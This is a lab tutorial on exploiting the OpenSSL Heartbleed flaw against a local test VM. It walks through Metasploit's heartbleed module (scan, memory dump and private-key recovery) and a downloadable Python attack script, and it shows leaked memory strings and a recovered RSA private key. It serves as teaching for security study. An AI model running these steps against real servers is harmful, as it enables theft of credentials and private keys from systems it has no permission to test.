
Set the rhost using the IP address of your target machine.

`set rhost 192.168.56.126` `(This is my target's IP address, your will differ)`



```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set rhost 192.168.56.126
rhost => 192.168.56.126
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

No need to set the rport as we already know SSL is running on port 443. At the prompt, if we type, **`show info,`** we see how we can expand on this module's functionality. Under actions, we have additional options we can perform.



```
Available actions:
  Name  Description
  ----  -----------
  DUMP  Dump memory contents to loot
  KEYS  Recover private keys from memory
  SCAN  Check hosts for vulnerability
```


We can also set the module to scan for additional information using the following command.

To check for the presence of the vulnerability, we can use the scan option.

`set action SCAN`


At the prompt type, **run**.

From the response, you can confirm that we have a heartbleed response of 65,535 bytes, and we are shown the data captured. This confirms the server is vulnerable.




```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set action SCAN
action => SCAN
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[+] 192.168.56.126:443    - Heartbeat response with leak, 65535 bytes
[*] 192.168.56.126:443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

We can also use the DUMP action to capture a memory dump from the server.




```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set action DUMP
action => DUMP
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run
```

The information captured looks the same, but you will see that it does differ if you look closely. If the admin had logged on recently, we would see their username and password for the administrator account. Another feature of the DUMP action is that the memory dump file is saved to your local machine.




```
Sending Heartbeat ...
Heartbeat response, 65535 bytes
Heartbeat response with leak, 65535 bytes
Heartbeat data stored in /root/.msf4/loot/20210221044001_default_192.168.56.126_openssl.heartble_211300.bin
Printable info leaked:
```




```
┌──(root💀kali)-[~]
└─# cd .msf4/loot/

┌──(root💀kali)-[~/.msf4/loot]
└─# ls
20210221044001_default_192.168.56.126_openssl.heartble_211300.bin
```

We can open a new prompt and use strings to examine the dump file. Copy the path of the dump file starting just after the /root. Open a new terminal and at the prompt type strings followed by the memory dump file's path.




```
┌──(root💀kali)-[~]
└─# strings .msf4/loot/20210221044001_default_192.168.56.126_openssl.heartble_211300.bin
```

As we scan through the strings, we find some email addresses and a session key. If any username and password were used during the session to log onto one of the affected programs using SSL, this too would have been captured in the dump




```
Syracuse1
SEEDELGG.com1
123@syr.edu0
150524174059Z
160523174059Z0z1
Syracuse1
SEEDELGG.com1
123@syr.edu0
```



```
604a807a06e7207d36ab294bd56636f2
```


The next action we can scan for is to try and capture any keys present on the server.

`Set action KEYS`



```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set action KEYS
action ⇒ KEYS
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 192.168.56.126:443    - Scanning for private keys
[*] 192.168.56.126:443    - Getting public key constants ...
[*] 192.168.56.126:443    - 2021-02-21 11:04:01 UTC - Starting.
[*] 192.168.56.126:443    - 2021-02-21 11:04:01 UTC - Attempt 0 ...
[+] 192.168.56.126:443    - 2021-02-21 11:04:03 UTC - Got the private key
[*] 192.168.56.126:443    - -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyXXK+H6u1hT+eSgZ3qLn7parczbdWaNlmTajiWKqEK5XmLnI
xWV3U4jXIB7Y1LRyAL3rT6sGVA8l1jBiHi1Y0G5FZgmJu0W40pdhzmbehI244R+7
Mfy0d8aO11fFFT+bfyOQJWyysJlqgI4xYB8MPX8hvsnAs99uvBdbLiJGcASRxYEF
g6YOnWKtl8ErQbeA/T44ma2VO+n3fqg7FZii+KhuqkVpaX2iVIqT3ISw/vKlGxJ8
uycrgoK3+5j22csKJqKF0JZ+B4LAMP53dAK5XF9gazfPFMiURlffC+xmx9m3racf
rZbIO3d+4TEr27nhFNfkk3jzhRxPtTqSmNdiSQIDAQABAoIBAADrS6jEkzGg2ORe
nXeZkKtS/qdA6dOd3jnLuQVIcPQwh2/H8TWNV/UGm8ymt2CJDjgYpbkwU5AQnaCT
ie8PT+driV+EzZ8QG17CmAykBYHfT6efSHBa8cvWGRK8cMa/CouS8vZov4v0tzqs
62a/3YNuUA4Zx4pKi6vKA317ZIzgRmNNqeaFnAqb+Oj2YUDmUzf9rDYrgfqeJJe4
o+mOc8LeKiCvwXkcmYZlM3isCPSNFG6yPJekTbNGGY8/bk++iGYWGHFMlq94joIJ
ll7fY8sHlpp9Oi6gvTs0C6QTl8+EnFD3zbgq5uyHs/6S8vKcNU60lmILXhjs6zs/
ANIIpYECgYEA6UIzYI75bn6XNOOioRsBrHr8uBrZPPkS22D6vB3nFFXPApn0UihC
6WdTxcoMIa6D0/nyQUK5IVeB+VmMM9LMQFe/VhquZgHH+Bv3uyXPwqBffYD5CU+7
tgwnptf6Fl9mIhCcDZtmZ686ycvg7ZM48CiMRq1s9bfl573nOEnT5rECgYEA3Rny
tsbcFvFntYx8iQ493MzWTh125JGBT5p7S22JC12PyzpepzUuMMwOraVNNqAHO30F
cYOmQVNqMsbfwuCZor/ouhM0TsRzvHFptDS39YTghYY3WShvc0DNCQIWXt4+pIeJ
MqF/EWiYufutHvtQNX3v7dbZWuAI5NQFYfuQSxkCgYAfUTsSqL+GfUqR2Eo6dSTJ
Yo3RrhEipZJJkAC6Bw3CZi7v+3mZGjy5l5zgvlrYntSmPjWvW2T9vAEAWGyBfLjd
nqpaxiRKH80YW7DsGIyHZf7MG+fTvzfFnmYoeXDjVhWhVzeMgCPEofszosLlQtHv
NJJ43sn1R6Z/cbi8jvT7UQKBgQCM/j8Iz0cKWmcIHs5LmAlbBESlC6UFnMQZPyng
r7j0xnUr48z4U7Fg7L9vfDoA24vBI7iU6p7aiZbvSmLmotNWNYrzHcv9bslfIfOG
NxgYOOP0QeKJuH9Zv7kARZR+arsHsGaNIu8k6s55y0RavWgotGaMBLYWfUcupQXJ
teIOAQKBgQC3L+zzxgrIexBCoeCwb+QlBT3dhEI3Q8U/QeXas4S0lUhHiihrBLzb
Y7ZfAZCDtyfu7l3C9USbt5+6XaXc5qyXphldUC/4/JCnQvacxCVTn25L0JM0fQnY
Ujws1NXB3o/C1X/W+9FwT1DRSrBjVC1BBMnvBhqbc3plOLAF/Sec6Q==
-----END RSA PRIVATE KEY-----
```

The key is conveniently saved as a text file to your local machine.




```
[*] 192.168.56.126:443    - Private key stored in /root/.msf4/loot/20210221060403_default_192.168.56.126_openssl.heartble_552012.txt
[*] 192.168.56.126:443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > █
```

Check for Heartbleed Using a Script

The third way we can check for the Heartbleed vulnerability is to use a python script. These scripts are readily available on the Internet. From your Kali desktop, open a browser. The script used in this lab can be found using the following link.


http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Networking/Heartbleed/attack.py



```
#!/usr/bin/python


# Code originally from https://gist.github.com/eelsivart/10174134
# Modified by Haichao Zhang
# Last Updated: 2/12/15
# Version 1.20

#

#

# -added option to the payload length of the heartbeat payload

# Don't forget to "chmod 775 ./attack.py" to make the code executable

# Students can use eg. "./attack.py www.seedlabelgg.com -l 0x4001" to send the heartbeat request with payload length variable=0x4001

# The author disclaims copyright to this source code.
```


Highlight and copy the entire script.

From your Kali machine, open a new terminal. At the prompt type, **`nano attack.py`.** Place your mouse inside the empty text file, right-click, and select **Paste Clipboard** from the context menu**.**


GNU nano 5.3
attack.py
Copy Selection Ctrl+Shift+C
Paste Clipboard Ctrl+Shift+V
Paste Selection Shift+Ins
Zoom in Ctrl++
Zoom out Ctrl+-
Zoom reset Ctrl+0

```
#!/usr/bin/python

# Code originally from https://gist.github.com/eelsivart/10174134
# Modified by Haichao Zhang
# Last Updated: 2/12/15
# Version 1.20

#

#

# -added option to the p
# Don't forget to "chmod
# Students can use eg. "                                    send the heartbeat request
# The author disclaims c
```

Press **Ctrl+x** to save the file. When asked to save the changes to the buffer, press '**y**' for yes. Press **enter** to close the text editor.



Make the script executable.


At the terminal prompt, type **chmod 775 ./attack.py** to make the script executable.

Launch the script

At the terminal prompt, type

`python .attack.py <target IP> -p 443`

The target is quickly scanned.



```
┌──(root💀 kali)-[~]
└─# python ./attack.py 192.168.56.126 -p 443

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: 192.168.56.126:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: 192.168.56.126:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
..................................#.............A..............
...
.*.(...................
..........................+........-.....3.&.$... a.O.. ?.L.%..r.d\c..#..x.F~... -j
```

Summary –

The Heartbleed vulnerability was introduced into the OpenSSL crypto library in 2012. It was discovered and fixed in 2014, yet today—7 years later—there are still unpatched systems. Perhaps that is why you find the exploit still being testable on some of the more popular cybersecurity exams, such as the CompTIA Pentest+.

This is worth learning because the tools and methods are the same as those used by bug bounty hunters. Heartbleed was discovered by bounty bug hunter Neel Mehta, who received a $15,000 reward from Hackerone for the discovery.